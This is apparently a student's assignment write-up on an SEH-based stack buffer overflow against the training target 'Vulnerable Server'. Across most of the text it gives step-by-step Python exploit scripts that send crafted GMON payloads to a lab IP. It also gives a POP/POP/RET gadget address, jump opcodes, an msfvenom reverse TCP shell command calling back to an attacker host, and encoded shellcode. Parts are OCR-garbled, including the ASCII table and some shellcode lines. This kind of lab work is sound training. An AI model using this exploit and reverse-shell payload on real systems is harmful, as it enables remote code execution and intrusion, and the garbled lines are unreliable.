

Sri Lanka Institute of Information Technology

BSc. Hons in Information Technology specialized in Cyber Security

Department of Information System Engineering

Offensive Hacking Tactical And Strategic

Assignment

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SEH-Based Stack Overflow Exploit for "Vulnerable Server"

1st we have to check the connection by executing command 'nc 192.168.1.107'

```
root@kali:~

root@kali:~# nc 192.168.1.107 9999

Welcome to Vulnerable Server! Enter HELP for help.

HELP

Valid Commands:

HELP

STATS [stat_value]

RTIME [rtime_value]

LTIME [ltime_value]

SRUN [srun_value]

GMON [gmon_value]

GMON [gmon_value]

KSTET [kstet_value]

HTER [hter_value]


LTER [lter_value]

LTER [lter_value]

KSTAN [lstan_value]

EXIT
```

Then we have to attach the server to the immunity debugger. And run the server.




Use kali machine to try attack on the windows server.

The code of the initial attack.



This is how it is shown in the kali machine.



This is how attack will be shown in the immunity.


The top left pane of Immunity shows the instruction being processed, which is highlighted: "MOV DWORD PTR DS:[EDI],EDX. The top right pane of Immunity shows the registers: EDX contains 4E4E4E4E, which is 'NNNN' in ASCII, as shown in the chart below. This is from the injected characters, so we can control it. Also, notice that ECX and EBP point to characters we injected--those are places where we might want to put shellcode, but as we will see, that won't work.

Dec	Нх	Oct	Cha		Dec	Нх	Oct	Html	Chr	Dec	Нх	Oct	Html	Chr	Dec	Нх	Oct	Html Chr	
0	0	000	NUL	(null)	32	20	040	@#32;	Space	64	40	100	«#64;	0	96	60	140	«#96;	
1	1	001	SOH	(start of heading)	33	21	041	!	1	65	41	101	«#65;	A	97	61	141	6#97; a	L
2	2	002	STX	(start of text)	34	22	042	@#3 4 ;	**	66	42	102	«#66;	В				b b	1
3	3	003	ETX	(end of text)				%#35 ;					<u>4#67;</u>					c C	
4				(end of transmission)				\$					D					d d	
5				(enquiry)				6#37;					E					e e	
6				(acknowledge)				&					%#70;			-		6#102; £	
7				(bell)				'					6#71;		-	300.1		6#103; g	
8	_	010		(backspace)				&# 4 0;					6#72;			-	-	6#104; h	
9	_	011		(horizontal tab))					6#73;					i i	
10		012		(NL line feed, new line)				*					6#74;					j j	
11		013		(vertical tab)				&#43;</td><td></td><td>100</td><td>_</td><td></td><td>¢#75;</td><td></td><td>1</td><td></td><td></td><td>k k</td><td></td></tr><tr><td>12</td><td></td><td>014</td><td></td><td>(NP form feed, new page)</td><td></td><td></td><td></td><td>¢#44;</td><td></td><td></td><td></td><td></td><td>6#76;</td><td></td><td></td><td></td><td></td><td>6#108; 1</td><td></td></tr><tr><td>13</td><td></td><td>015</td><td></td><td>(carriage return)</td><td></td><td></td><td>-</td><td>-</td><td></td><td></td><td></td><td></td><td>¢#77;</td><td></td><td> </td><td></td><td></td><td>%#109; <u>™</u></td><td></td></tr><tr><td>14</td><td></td><td>016</td><td></td><td>(shift out)</td><td></td><td></td><td></td><td>6#46;</td><td></td><td>100</td><td>_</td><td></td><td>6#78;</td><td></td><td></td><td></td><td></td><td>%#110; n</td><td></td></tr><tr><td></td><td></td><td>017</td><td></td><td>(shift in)</td><td> ·</td><td></td><td></td><td>6#47;</td><td>•</td><td></td><td></td><td></td><td>O</td><td></td><td></td><td></td><td></td><td>o O</td><td></td></tr><tr><td></td><td></td><td></td><td></td><td>(data link escape)</td><td></td><td></td><td></td><td>«#48;</td><td></td><td></td><td></td><td></td><td>«#80;</td><td></td><td></td><td></td><td></td><td>6#112; p</td><td></td></tr><tr><td></td><td></td><td></td><td></td><td>(device control 1)</td><td></td><td></td><td></td><td>«#49;</td><td></td><td></td><td></td><td></td><td>Q</td><td>_</td><td></td><td>-</td><td></td><td>q q</td><td></td></tr><tr><td></td><td></td><td></td><td></td><td>(device control 2)</td><td></td><td></td><td></td><td>6#50;</td><td></td><td></td><td></td><td></td><td>«#82;</td><td></td><td></td><td></td><td></td><td>%#114; r</td><td></td></tr><tr><td></td><td></td><td></td><td></td><td>(device control 3)</td><td></td><td></td><td></td><td>3</td><td></td><td></td><td></td><td></td><td>«#83;</td><td></td><td></td><td></td><td></td><td>s S</td><td></td></tr><tr><td></td><td></td><td></td><td></td><td>(device control 4)</td><td></td><td></td><td></td><td>«#52;</td><td></td><td></td><td></td><td></td><td>«#84;</td><td></td><td></td><td></td><td></td><td>t t</td><td></td></tr><tr><td></td><td></td><td></td><td></td><td>(negative acknowledge)</td><td></td><td></td><td></td><td>5</td><td></td><td></td><td></td><td></td><td>«#85;</td><td></td><td></td><td></td><td></td><td>6#117; u</td><td></td></tr><tr><td></td><td></td><td></td><td></td><td>(synchronous idle)</td><td></td><td></td><td></td><td>%#54;</td><td></td><td></td><td></td><td></td><td>4#86;</td><td></td><td></td><td></td><td></td><td>%#118; ♥</td><td></td></tr><tr><td></td><td></td><td>027</td><td></td><td>(end of trans. block)</td><td></td><td></td><td></td><td>7</td><td></td><td></td><td></td><td></td><td>6#87;</td><td></td><td></td><td></td><td></td><td>6#119; ₩</td><td></td></tr><tr><td></td><td></td><td></td><td></td><td>(cancel)</td><td></td><td></td><td></td><td>8</td><td></td><td></td><td></td><td></td><td>6#88;</td><td></td><td></td><td>-</td><td></td><td>6#120; X</td><td></td></tr><tr><td></td><td></td><td>031</td><td></td><td>(end of medium)</td><td></td><td></td><td></td><td>6#57; 6#58;</td><td></td><td></td><td></td><td></td><td>6#89; 6#90;</td><td></td><td></td><td>-</td><td></td><td>y Y</td><td></td></tr><tr><td></td><td></td><td>032</td><td></td><td>(substitute)</td><td></td><td></td><td></td><td>2 ;</td><td></td><td></td><td></td><td></td><td>%#90;</td><td></td><td></td><td></td><td></td><td>z 2 { {</td><td></td></tr><tr><td></td><td></td><td>033</td><td></td><td>(escape)</td><td></td><td></td><td></td><td>6#59; 6#60;</td><td></td><td></td><td></td><td></td><td>6#91; 6#92;</td><td></td><td></td><td></td><td></td><td>6#123; {</td><td></td></tr><tr><td></td><td></td><td>034</td><td></td><td>(file separator)</td><td></td><td></td><td></td><td>«#61;</td><td></td><td>1</td><td></td><td></td><td>6#93;</td><td></td><td></td><td>-</td><td></td><td> } }</td><td></td></tr><tr><td></td><td></td><td>035</td><td></td><td>(group separator)</td><td></td><td></td><td></td><td>= ></td><td></td><td></td><td></td><td></td><td>6#94;</td><td></td><td></td><td></td><td></td><td>} ; ~ ~</td><td></td></tr><tr><td></td><td></td><td>035</td><td></td><td>(record separator)</td><td></td><td></td><td></td><td>«#63;</td><td></td><td></td><td></td><td></td><td>6#95;</td><td></td><td></td><td></td><td></td><td>x ~ D</td><td></td></tr><tr><td>31</td><td>Тľ</td><td>037</td><td>U.S</td><td>(unit separator)</td><td>03</td><td>Jr.</td><td>0//</td><td>«#UJ;</td><td>4</td><td>1 32</td><td>Jr.</td><td>137</td><td></td><td>_</td><td></td><td></td><td></td><td></td><td></td></tr><tr><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td>5</td><td>ourc</td><td>e: w</td><td>ww.</td><td>Look</td><td>upTables.c</td><td>:OH</td></tr></tbody></table>											

Observing the SEH Chain

In Immunity, click View, "SEH Chain".


As shown below, the SEH chain is corrupt, containing the "SE Handler" value of 4D4D4D4D which is 'MMMM' in ASCII. This is from the injected characters, so we can control it.



To do a SEH exploit we let crash to occur and let it to run the code at the "SE handler" address. We have to take the control of it and point handler address to our shell code.

The message at the bottom appears again, saying "Access violation when writing to [017C0000] -- use Shift+F7/F8/F9 to pass exception to program".

Press Shift+F9. Now Immunity says "Access violation when executing [4D4D4D4D]", as shown below.



Look at the top right pane in Immunity. None of the registers point to the injected ASCII characters anymore. This happens because Windows sets all CPU registers to zero when using the SEH, precisely to prevent attacks like the one we are developing. So, we'll need to find some other way to execute the injected shellcode.

This is from the injected characters, so we can control it.

To conduct this attack we need to,


- Find the bytes that end up in EIP when the exception is thrown
- Find the location of the bytes pointed to by the third stack item at crash time
- Find code we can execute that performs the Assembly instructions POP/POP/RETN --that will jump to the third address on the Stack.

Targeting the locations, we need to attack

The EIP currently contains 4D4D4D4D, or 'MMMM', so we need to replace the 'M' characters with the 253 bytes in order. The third item on the stack is also currently pointing to 'M' characters, so the same replacement will allow us to find it.


Following is the changed code,

When we execute above code, we can see the following outputs in the immunity debugger.



Now Immunity says "Access violation when executing [EFEEEDEC]", as shown above.


So to target EIP, use the 4 bytes after the first 232 bytes of the 253-byte pattern. To find the location pointed to by the third item in the stack, we have look in to Dump.




The third item on the stack points to a location just 4 bytes before the data that will end up in the EIP. So we have only 4 bytes to insert shellcode.

Let's modify the exploit to put '1234' in the EIP and '\xCC\xCC\xCC' in the location for our shellcode, and run that just to make sure the address calculations are exactly correct.

Let's also simplify the letters to use 'B' before the shellcode and EIP and 'F' after.



Now we hit the EIP. Following is the stacks dump





According to the Hex dump we also hit to the shell code.

Finding ROP Gadgets with Mona

Mona is a plug in to immunity which helps to find a POP/POP/RETN series of instructions in a module.

Mona can automatically hunt for useful snippets of code, called "gadgets". By executing following command we can obtain text document as follows.






Now we can attack using above address 1st we use 0x625010b4


In the following code above address is included, and also check whether can we

```
root@kali: ~
                                                                               0 0
 File Edit View Search Terminal Help
  GNU nano 3.1
                                           vs-seh5
import socket
server = '192.168.1.107'
sport = 9999
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect = s.connect((server, sport))
print s.recv(1024)
chars = ''
for i in range(1,10):
chars += chr(i)
for i in range(11,13):
chars += chr(i)
for i in range(13,255):
   chars += chr(i)
letters1 = 'B' * 11 * 253
skip = 'B' * 230
shellcode = '\xCC\xCC\xCC\xCC'
eip = '\xb4\x10\x50\x62'
padding = 'F' * (253 - 230 - 4 - 4)
letters2 = 'F' * 2 * 253
prefix = 'A' * 253 + chars + letters1 + skip
attack = prefix + shellcode + eip + padding + letters2
s.send(('GMON ' + attack + '\r\n'))
print s.recv(1024)
s.send('EXIT\r\n')
print s.recv(1024)
s.close()
                 Get Help
    Exit
                                          🕠 🧀 🍱 遇 🔗 🧰 📰 🔐 🕼 🦓 📭 Right Ctrl
```

When we execute the above code we can get the following result in immunity.



Now we can see that pointer has jump in to next SEH handler and we achieved what we want.



When we look into hex dump we can see four bytes of code we can control, currently containing CC CC CC. We can put a JMP there to go somewhere else.

It takes 4 bytes to perform a relative JMP to a 16-byte offset, and we can move approximately 32,768 bytes forward or backwards

It takes 4 bytes to perform a relative JMP to a 16-byte offset, and we can move approximately 32,768 bytes forward or backwards.


Now we have to find Hex code for JMP SHORT -32. To that we have to locate nasm_shell and then find the hex code for it.

The hexadecimal code for a "JMP SHORT -32" instruction is EBDE.

Now we can write a code using it.

```
GNU nano 3.1
                                      vs-seh7
#!/usr/bin/python
import socket
server = '192.168.1.107'
sport = 9999
s = socket.socket(socket.AF INET, socket.SOCK STREAM)
connect = s.connect((server, sport))
print s.recv(1024)
chars = ''
for i in range(1,10):
  chars += chr(i)
for i in range(11,13):
   chars += chr(i)
for i in range(13,255):
   chars += chr(i)
prefix3 = 'B' * 1500
nopsled3 = '\x90' * 800
shellcode3 = '\xcc' * 500
padding3 = 'C' * (3013 - 2800 - 44)
bigjump = '\xCC' * 44
shellcode = '\xEB\xDE\x41\x41'
eip = '\xb4\x10\x50\x62'
padding = 'F' * (253 - 230 - 4 - 4)
letters2 = 'F' * 2 * 253
prefix = 'A' * 253 + chars + prefix3 + nopsled3 + shellcode3 + padding3 + big$
attack = prefix + shellcode + eip + padding + letters2
s.send(('GMON' + attack + '\r\n'))
print s.recv(1024)
s.send('EXIT\r\n')
print s.recv(1024)
s.close()
```

When we execute above code we can get the following result.



In the upper left pane of Immunity, scroll up to see the start of the CC bytes.

There are 13 CC bytes before the EIP, and the EIP was incremented after executing the INT 3, so there are 12 CC bytes before the entry point.

The Big Jump Code

This is the sequence of assembly instructions we will use to jump back 1000 bytes:

59 POP ECX

FE CD DEC CH

FE CD DEC CH

FE CD DEC CH

FE CD DEC CH


FF E1 JMP ECX

E8 F0 FF FF FF CALL [relative -0F]


Now we have to insert this to code.

```
GNU nano 3.1
!/usr/bin/python
import socket
server = '192.168.1.107'
sport = 9999
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect = s.connect((server, sport))
print s.recv(1024)
chars = ''
for i in range(1,10):
  chars += chr(i)
for i in range(11,13):
 chars += chr(i)
for i in range(13,255):
   chars += chr(i)
prefix3 = 'B' * 1500
nopsled3 = '\x90' * 800
shellcode3 = '\xCC' * 500
padding3 = 'C' * (3013 - 2800 - 44)
                                 # Padding
# POP ECX
bigjump = '\xCC'
bigjump += '\x59'
bigjump += '\xFE\xCD'
bigjump += '\xFE\xCD'
bigjump += '\xFE\xCD'
bigjump += '\xFE\xCD'
bigjump += '\xFF\xE1'
bigjump += '\xE8\xF0\xFF\xFF'
                                         # CALL [relative -0F]
# Padding
bigjump += '\xCC' * (44 - 17)
shellcode = '\xEB\xDE\x41\x41'
eip = '\xb4\x10\x50\x62'
padding = 'F' * (253 - 230 - 4 - 4)
letters2 = 'F' * 2 * 253
prefix = 'A' * 253 + chars + prefix3 + nopsled3 + shellcode3 + padding3 + bigjump
attack = prefix + shellcode + eip + padding + letters2
s.send(('GMON' + attack + '\r\n'))
print s.recv(1024)
s.send('EXIT\r\n')
print s.recv(1024)
s.close()
```

Execute the code and following are the results giving out from the immunity.




Now put brake point on POP and run the server again.




The code runs through the SE handler, and enters the POP POP RET code, where it stops with the message "Breakpoint at essfunc.625010B4".

When the RET instruction is executed, the program moves to the JMP SHORT instruction we injected, as shown below.



Again, when execute the program jumps to the CALL instruction we injected, the entry point for the Big Jump, as shown below.



By executing the code line by line we can find the values of EIP and ECX as

EIP 0171FFA2, ECX 0171FBA9

After that we have to create a payload to attack the server. In the references it use msfpayload. But it was removed couple of years ago. I have use mfsvenom instead of msfpayload to create shellcode.

By using this command following shellcode has created msfvenom -p windows/shell_reverse_tcp LHOST="192.168.1.108" LPORT=443 EXITFUNC=thread R -f python -e x86/shikata_ga_nai -b "\x00\x0A\x0D" > vs-seh-attack

```
GNU nano 3.1
                                 vs-seh-attack
buf =
buf += "\xba\x25\x75\x25\x35\xdb\xc5\xd9\x74\x24\xf4\x58\x31"
buf += "\xc9\xb1\x52\x83\xc0\x04\x31\x50\x0e\x03\x75\x7b\xc7"
buf += "\xc0\x89\x6b\x85\x2b\x71\x6c\xea\xa2\x94\x5d\x2a\xd0"
buf += \x dd\xce\x9a\x92\xb3\xe2\x51\xf6\x27\x70\x17\xdf\x48
buf += "\x31\x92\x39\x67\xc2\x8f\x7a\xe6\x40\xd2\xae\xc8\x79"
buf += "x1dxa3x09xbdx40x4ex5bx16x0exfdx4bx13x5a"
buf += "\x3e\xe0\x6f\x4a\x46\x15\x27\x6d\x67\x88\x33\x34\xa7"
buf += "\x2b\x97\x4c\xee\x33\xf4\x69\xb8\xc8\xce\x06\x3b\x18"
buf += \frac{x7b}{x98}x19\\x10\\xa7\\x2d\\xb9\\xb2\\x2c\\x95\\x65\\x42\\xe0
buf += "\x40\xee\x48\x4d\x06\xa8\x4c\x50\xc5\xc3\x69\xd9\xea"
buf += "\x03\xf8\x99\xc8\x87\xa0\x7a\x70\x9e\x0c\x2c\x8d\xc0"
buf += "\xee\x91\x2b\x8b\x03\xc5\x41\xd6\x4b\x2a\x68\xe8\x8b"
buf += "\x24\xfb\x9b\xb9\xeb\x57\x33\xf2\x64\x7e\xc4\xf5\x5e"
buf += "\xc6\x5a\x08\x61\x37\x73\xcf\x35\x67\xeb\xe6\x35\xec"
buf += "\xeb\x07\xe0\xa3\xbb\xa7\x5b\x04\x6b\x08\x0c\xec\x61"
buf += "\x87\x73\x0c\x8a\x4d\x1c\xa7\x71\x06\xe3\x90\x78\xba"
buf += "\x8b\xe2\x7a\x43\xf7\x6a\x9c\x29\x17\x3b\x37\xc6\x8e"
buf += \text{x}66\xc3\x77\x4e\xbd\xae\xb8\xc4\x32\x4f\x76\x2d\x3e}
buf += "\x43\xef\xdd\x75\x39\xa6\xe2\xa3\x55\x24\x70\x28\xa5"
buf += "\x23\x69\xe7\xf2\x64\x5f\xfe\x96\x98\xc6\xa8\x84\x60"
buf += "\x9e\x93\x0c\xbf\x63\x1d\x8d\x32\xdf\x39\x9d\x8a\xe0"
buf += "\x05\xc9\x42\xb7\xd3\xa7\x24\x61\x92\x11\xff\xde\x7c"
buf += "\xf5\x86\x2c\xbf\x83\x86\x78\x49\x6b\x36\xd5\x0c\x94"
buf += "\xf7\xb1\x98\xed\xe5\x21\x66\x24\xae\x42\x85\xec\xdb"
buf += "\xea\x10\x65\x66\x77\xa3\x50\xa5\x8e\x20\x50\x56\x75"
buf += "\x38\x11\x53\x31\xfe\xca\x29\x2a\x6b\xec\x9e\x4b\xbe"
                                            ^K Cut Text
                                                           ^J Justify
               ^0 Write Out
                             ^W Where Is
^G Get Help
               R Read File
                                Replace
                                             'U Uncut Text
```

After that we want to edit the code as we want

```
root@kali: ~
 File Edit View Search Terminal Help
  GNU nano 3.1
                                                                   vs-seh-atta
 !/usr/bin/python
import socket
server = '192.168.1.107'
sport = 9999
s = socket.socket(socket.AF INET, socket.SOCK STREAM)
connect = s.connect((server, sport))
print s.recv(1024)
chars = ''
for i in range(1,10):
   chars += chr(i)
for i in range(11,13):
   chars += chr(i)
for i in range(13,255):
   chars += chr(i)
prefix3 = 'B' * 1500
nopsled3 = ' \ x90' * 800
nopsled4 = ' \x90' * 16
buf = ""
buf += "\xbd\xc0\xd8\x40\xa0\xda\xc6\xd9\x74\x24\xf4\x5e\x29"
buf += "\xc9\xb1\x52\x83\xee\xfc\x31\x6e\x0e\x03\xae\xd6\xa2"
buf += "\x55\xd2\x0f\xa0\x96\x2a\xd0\xc5\x1f\xcf\xe1\xc5\x44"
buf += "\x84\x52\xf6\x0f\xc8\x5e\x7d\x5d\xf8\xd5\xf3\x4a\x0f"
buf += "\x5d\xb9\xac\x3e\x5e\x92\x8d\x21\xdc\xe9\xc1\x81\xdd"
buf += "\x21\x14\xc0\x1a\x5f\xd5\x90\xf3\x2b\x48\x04\x77\x61"
buf += "\x51\xaf\xcb\x67\xd1\x4c\x9b\x86\xf0\xc3\x97\xd0\xd2"
buf += "\xe2\x74\x69\x5b\xfc\x99\x54\x15\x77\x69\x22\xa4\x51"
buf += "\xa3\xcb\x0b\x9c\x0b\x3e\x55\xd9\xac\xa1\x20\x13\xcf"
buf += "\x5c\x33\xe0\xad\xba\xb6\xf2\x16\x48\x60\xde\xa7\x9d"
buf += "\xf7\x95\xa4\x6a\x73\xf1\xa8\x6d\x50\x8a\xd5\xe6\x57"
buf += "\x5c\x5c\xbc\x73\x78\x04\x66\x1d\xd9\xe0\xc9\x22\x39"
buf += \frac{x4b}{x}65\frac{x32}{x}66\frac{x}2\frac{x}9\frac{x}07\frac{x}7\frac{x}07}{x}
buf += "\x0f\x80\xd2\xdd\x90\x3a\x7c\x6e\x58\xe5\x7b\x91\x73"
buf += "\x51\x13\x6c\x7c\xa2\x3a\xab\x28\xf2\x54\x1a\x51\x99"
buf += "\xa4\xa3\x84\x0e\xf4\x0b\x77\xef\xa4\xeb\x27\x87\xae"
buf += "\xe3\x18\xb7\xd1\x29\x31\x52\x28\xba\xfe\x0b\x33\x5f"
buf += "\x97\x49\x33\x9e\xdc\xc7\xd5\xca\x32\x8e\x4e\x63\xaa"
```

^W Where Is

`K Cut Text

Justify

Get Help

^O Write Out

```
File Edit View Search Terminal Help
  GNU nano 3.1
                                                                    vs-seh-attack
buf += "\x84\x8c\xb8\x9e\xf6\x1b\xc6\x34\x9e\xc0\x55\xd3\x5e"
buf += "\x8e\x45\x4c\x09\xc7\xb8\x85\xdf\xf5\xe3\x3f\xfd\x07"
buf<sup>0</sup>+=`"\x75\x07\x45\xdc\x46\x86\x44\x91\xf3\xac\x56\x6f\xfb"
buf += "\xe8\x02\x3f\xaa\xa6\xfc\xf9\x04\x09\x56\x50\xfa\xc3"
buf += "\x3e\x25\x30\xd4\x38\x2a\x1d\xa2\xa4\x9b\xc8\xf3\xdb"
buf += "\x14\x9d\xf3\xa4\x48\x3d\xfb\x7f\xc9\x5d\x1e\x55\x24"
buf += "\xf6\x87\x3c\x85\x9b\x37\xeb\xca\xa5\xbb\x19\xb3\x51"
buf += "\xa3\x68\xb6\x1e\x63\x81\xca\x0f\x06\xa5\x79\x2f\x03"
padding4 = 'F' * (500 - 16 - len(buf))
shellcode3 = nopsled4 + buf + padding4
padding3<sup>1=e†</sup>C':*1(3013<sup>†1×</sup>2800<sup>128</sup>44)
bigjump = '\xcc'
